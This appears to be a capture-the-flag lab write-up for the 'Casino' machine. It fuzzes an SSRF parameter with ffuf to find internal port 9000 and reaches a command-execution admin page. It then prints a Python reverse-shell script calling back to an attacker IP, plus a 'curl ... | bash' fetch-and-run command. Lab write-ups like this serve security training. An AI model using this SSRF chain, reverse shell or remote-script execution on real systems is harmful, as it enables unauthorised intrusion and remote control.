
LF (Unix) — Destination newline separator.

```
http%3A%2F%2Flocalhost%3AFUZZ
```




```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ for i in {1..65535}; do echo $i; done > internalport

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ wc -l internalport
65535 internalport

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ head internalport
1
2
3
4
5
6
7
8
9
10

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ tail internalport
65526
65527
65528
65529
65530
65531
65532
65533
65534
65535

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ 
```

Then using ffuf we can get the internal ports running on the target.



```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ ffuf -request request -request-proto http -w internalports

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : POST
 :: URL              : http://172.31.3.7/play
 :: Wordlist         : FUZZ: internalports
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 :: Header           : Origin: http://172.31.3.7
 :: Header           : Referer: http://172.31.3.7/play
 :: Header           : Cookie: session=eyJsb2dnZWRpbiI6IlRydWUifQ.Y5gL1A.xG7LMqFjkCyKPKWtPPSz_ZvQt9M
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Accept-Encoding: gzip, deflate
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Connection: close
 :: Header           : Host: 172.31.3.7
 :: Data             : BTC=http%3A%2F%2Flocalhost%3AFUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

80                      [Status: 302, Size: 219, Words: 22, Lines: 4, Duration: 332ms]
9000                    [Status: 302, Size: 219, Words: 22, Lines: 4, Duration: 295ms]
:: Progress: [2/2] :: Job [1/1] :: 3 req/sec :: Duration: [0:00:10] :: Errors: 0 ::

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Linux/Casino]
└─$ 
```


We see that two ports are open both 80 and 9000. We will be checking on port 9000 .
When we add the port to the request we can see it loads another web page.




```
POST /play HTTP/1.1
Host: 172.31.3.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://172.31.3.7
Connection: close
Referer: http://172.31.3.7/play
Cookie: session=eyJsb2dnZWRpbiI6IlRydWUifQ.Y5gVHg.9K9t8VGCW9CgYCk3JhejrlzOM8g
Upgrade-Insecure-Requests: 1

BTC=http%3A%2F%2Flocalhost:9000%2F
```

```
HTTP/1.1 200 OK
Date: Tue, 13 Dec 2022 06:01:31 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Cookie,Accept-Encoding
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2424

<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>
      River - Index
    </title>
    <link rel="stylesheet" href="
    https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="
    sha384-9aIt2nRpC12Uk9gS9baDl411NQApFmC26EwAOH8WgZl5MYYxFfc+NcPb1dKGj7Sk" crossorigin="
    anonymous">
    <link rel="stylesheet" href="/static/style.css">
  </head>
  <body>
    <nav class="navbar navbar-expand-lg navbar-dark bg-dark">
      <a class="navbar-brand" href="/">
        <img class="tilty" src="/static/six.svg" width="30" height="30" class="d-inline-block
        align-top" alt="" loading="lazy">
         River - Developer
      </a>
      <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="
      #navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="false"
      aria-label="Toggle navigation">
        <span class="navbar-toggler-icon">
        </span>
      </button>

      <div class="collapse navbar-collapse" id="navbarSupportedContent">
        <ul class="navbar-nav mr-auto">
          <li class="nav-item active">
            <a class="nav-link" href="/admin">
              Administrator Panel  <span class="sr-only">
                (current)
              </span>
            </a>
          </li>
```

Looking at the source code well we can see an /admin directory link. So lets add that to our request.




```
      <img class="titty" src="/static/six.svg" width="30" height="30" class="d-inline-block
      align-top" alt="" loading="lazy">
       River - Developer
    </a>
    <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="
    #navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="false"
    aria-label="Toggle navigation">
      <span class="navbar-toggler-icon">
      </span>
    </button>

    <div class="collapse navbar-collapse" id="navbarSupportedContent">
      <ul class="navbar-nav mr-auto">
        <li class="nav-item active">
          <a class="nav-link" href="/admin">
            Administrator Panel  <span class="sr-only">
              (current)
            </span>
```



```
POST /play HTTP/1.1
Host: 172.31.3.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://172.31.3.7
Connection: close
Referer: http://172.31.3.7/play
Cookie: session=eyJsb2dnZWRpbiI6IlRydWUifQ.Y5gVHg.9K9t8VGCW9CgYCk3Jhejrlz0M8g
Upgrade-Insecure-Requests: 1

BTC=http%3A%2F%2Flocalhost:9000%2F/admin
```

```
    aria-label="Toggle navigation">
      <span class="navbar-toggler-icon">
      </span>
    </button>

    <div class="collapse navbar-collapse" id="navbarSupportedContent">
      <ul class="navbar-nav mr-auto">
        <li class="nav-item active">
          <a class="nav-link" href="/admin">
            Administrator Panel  <span class="sr-only">
              (current)
            </span>
          </a>
        </li>
      </div>
    </nav>

    <h1 style="text-align: center; margin-top: 20px">
      Administrator Panel
    </h1>
    <hr style="margin: 50px">
    <!-- Team -->
    <div class="row" style="text-align: center; margin: 30px">
      <div class="col-lg-4">
        <h2>
          Execute Commands
        </h2>
        <form method="POST">
          <input name="cmd" class="form-control" placeholder="Command" autofocus>
          <button class="btn btn-primary btn-lg btn-block" type="submit">
            Execute
          </button>
        </form>
```


On loading the /admin page we see it makes a post request using cmd as a parameter and its likely executing a command cause the head tag says **Execute Commands**.
So I tried sending the request using cmd as a parameter.




```
POST /play HTTP/1.1
Host: 172.31.3.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://172.31.3.7
Connection: close
Referer: http://172.31.3.7/play
Cookie: session=eyJsb2dnZWRpbiI6IlRydWUifQ.Y5gVHg.9K9t8VGCW9CgYCk3Jhejrlz0M8g
Upgrade-Insecure-Requests: 1

BTC=http%3A%2F%2Flocalhost:9000%2F/admin?cmd=whoami
```

```
          </button>
        </form>



        <p>
          grey
        </p>




      </div>
      <!-- /.col-lg-4 -->
      <div class="col-lg-4">
        <h2>
          Manage Users
        </h2>
        <p>
          In Development
```

And we can see the command ran successfully now lets get shell.
I hosted a python server that has a python reverse shell in it.




```
┌──(mark㉿haxor)-[~/Desktop/Scripts]
└─$ cat script.sh
#!/bin/bash

#My lovely shell

export RHOST="10.10.0.78";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (
0,1,2)];pty.spawn("sh")'

┌──(mark㉿haxor)-[~/Desktop/Scripts]
└─$ █
```




```
┌──(mark㉿haxor)-[~/Desktop/Scripts]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
172.31.3.7 - - [13/Dec/2022 07:10:59] "GET /script.sh HTTP/1.1" 200 -
```

So I made a curl request to my http server then piped it to bash i.e `curl http://10.10.0.78:8081/script.sh | bash`.
Then i got a hit on my listener.



